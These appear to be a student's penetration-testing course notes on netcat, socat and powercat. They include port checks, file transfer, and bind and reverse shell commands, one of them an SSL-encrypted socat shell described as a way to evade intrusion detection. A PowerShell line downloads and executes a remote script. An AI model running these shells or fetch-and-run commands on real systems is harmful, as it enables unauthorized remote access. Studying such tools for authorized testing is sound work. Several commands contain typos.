Practice Tools

29 April 2021

15:56

**Netcat**

Netcat us a simple utility which reads and writes data across network connections, using TCP and UDP protocols.

1.1**connection to a TCP/UDP Port.**

We can use client mode to connect to any TCP/UDP port, allowing us to

* Check if a port is open or closed
* Read a banner from the service listing on a port
* Connect to a network service manually.

To check port is open or not



(-n= skip DNS name resolution) (-v=verbosity)

1.2 **Listening on a TCP/UDP Port**

Listing on a TCP/UDP port using Netcat is useful for network. Lets implementing a simple chat service involves two machines, using both as a a client and as a server.

Linux 1 --> nc -nvlp 4444

Linux2 --> nc -nv linux1ip 4444

1.3 **Transfer Files with Netcat**

Netcat can also used to transfer files, both text and binary, from one computer to another.

Linux1--> nc -nvlp 4444 > incoming.txt

Linux2 --> nc -nv linux1ip 4444 < filesend.txt


1.1.1 **Remote Administration with Netcat**

**Netcat Bind Shell Scenario**

Anyone connecting to TCP port 4444 on linux machine will present with linux1 shell.

Linux1---> nc -nvlp 4444 -e /bin/bash


Linux2---> nc -nv linux1ip 4444



**Reverse shell scenario**

Linux1--> nc -nvlp 4444

Linux2--> nc -nv linux1ip 4444 -e /bin/bash (linux2 to send her bash shell to linux 1)



**Socat**

Socat is a command-line-utility that establishes two bidirectional bytes stream and transfer data between host. It is similar to natcet but has additional features.

(TCP4-LISTEN= Ipv4 listener)

(fork= fork create a child process once a connection is made to the listener, which allow multiple connection and files)

(STDOUT=redirect standard output)

**Chatting**

Linux1--> socat TCP-LISTEN:1234 STOUT

Linux2-->socat STDIN TCP4:linux1ip:1234

**Bind Shell**

Linus1-->socat TCP4-LISTEN:1234 EXEC:/bin/bash

Linux2-->socat STDIN TCP4:LINUX1IP:1234

**Reverse shell**

Linux1--> socat -d -d TCP4-LISTEN:443 STDOUT (-d -d = verbosity)

Linux2--> socat TCP4:192.168.1.2:12345 EXEC:/bin/bash

**Transfer files**

socat [FILE:./bob.txt](FILE:///\\.\bob.txt) TCP4-LISTEN:1234,fork

Linux1--> socat FILES:./filename TCP4-LISTEN:1234

Linux2--> socat -TCP4:LINUX1IP:1234 > outputfilename

**Socat Encryption Bind shell**

To add encryption to a bind shell, we will rely on secure socket layer(ssh) certificate. Ths level of encryption will assist in evading detection system (IDS) and will help hide the sensitive data we are transceiving.

We use the openssl application to create a self-signed certificate.

* **req**: initiate a new certificate signing request
* **-newkey**: generate a new privet key
* **rsa:2048** : use RSA encryption with a 2048-bit ket length
* **-nodes**: store the private key without passphrase protection.
* **-keyout**: save the key to a file
* **-x509**: output a delf-singned certificate instead of a certificate request
* **-days**: set validity period in days
* **-out**: save the certificate to a file

--> openssl req -newkey rsa:2048 -nodes -keyout bind\_shell.key -x509 -days 362 -out bind\_shell.crt (create 2 files= bind\_shell.key and bind\_shell.crt)

We will cat the certificate and its pricate key into a file. Which we will eventually use to encrypt out bind shell.

-->Cat bind\_shell.key bind\_shell.crt > bind-shell.pem (socat accept pem format)

We wil use OPEN\_LISTEN options to create the listener.

Cert=bind\_shell.pem (to specify our certificate file)

Verify (to disable ssl verification

Fork (to spawn a child process once a connection in made to the listener.

Linux1--> sudo socat OPENSSL-LISTEN:443,cert-bind\_shell.pem,verify=0,fork EXEC:/bin/bash

Linux2--> socat - OPENSSL:linux1ip,verify=0

(- = to transfer data between STDIO and the remote host)

**Powercat**

PowerShell maintains an execution policy that determines which type of PowerShell scripts (if any)can be run on the system. The default policy is "Restricted", which effectively means the system will neither load PowerShell configuration files nor run PowerShell scripts. For the purposes of this module, we will need to set an ·unrestricted» execution policy on our Windows client machine. To do this, we click the Windows Start button, right-click the Windows Power She/1 application and select Run as Administrator. When presented with a User Account Control prompt, select Yes and enter **Set-ExecutionPolicy Unrestricted**

**--> Set-ExecutionPolicy Unrestricted**  (unrestricted» execution policy on our Windows client machine)

--> Get-ExecutionPolicy (to check)

--> IEX (New-Object System.Net.webclient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1')

(to download powercat) in windows)

-->Import-Module .\powercat.ps1 (for manual) (you have to download power from github)

**Testing powershell communication**

-->powercat -l -p 9000 -v (listing mode on)

-->nc -nc windowsip 9000 (to communicate)

**Powercat file transfer**

Linux--> nc -nvlp 443 > receiving\_powercat.ps1

Windows--> powercar -c linuxip -p 443 -i C:\users\offsec\powercat.ps1 (sent file to linux)

Listen mode in windows

Windows--> powercat -l -p 9000 -of C:\\file.txt -v

**Transfer File**

Linux--> sudo nc -lnvp 443 > receiving\_power.ps1 (for receiving)

Windows--> powercat -c linuxip -p 443 -I C:\Users\powercat.ps1 (to sent powercat.ps1 )

**Powercat Reverse Shells**

Linux--> nc -lvp 443 (create listener)

Windows--> powercat -c linuxip -p 443 -e cmd.exe

**Powercat Bind Shells**

Windows--> powercat -l -p 443 -e cmd.exe

Linux-->nc windowsip 443 (get the windows cmd)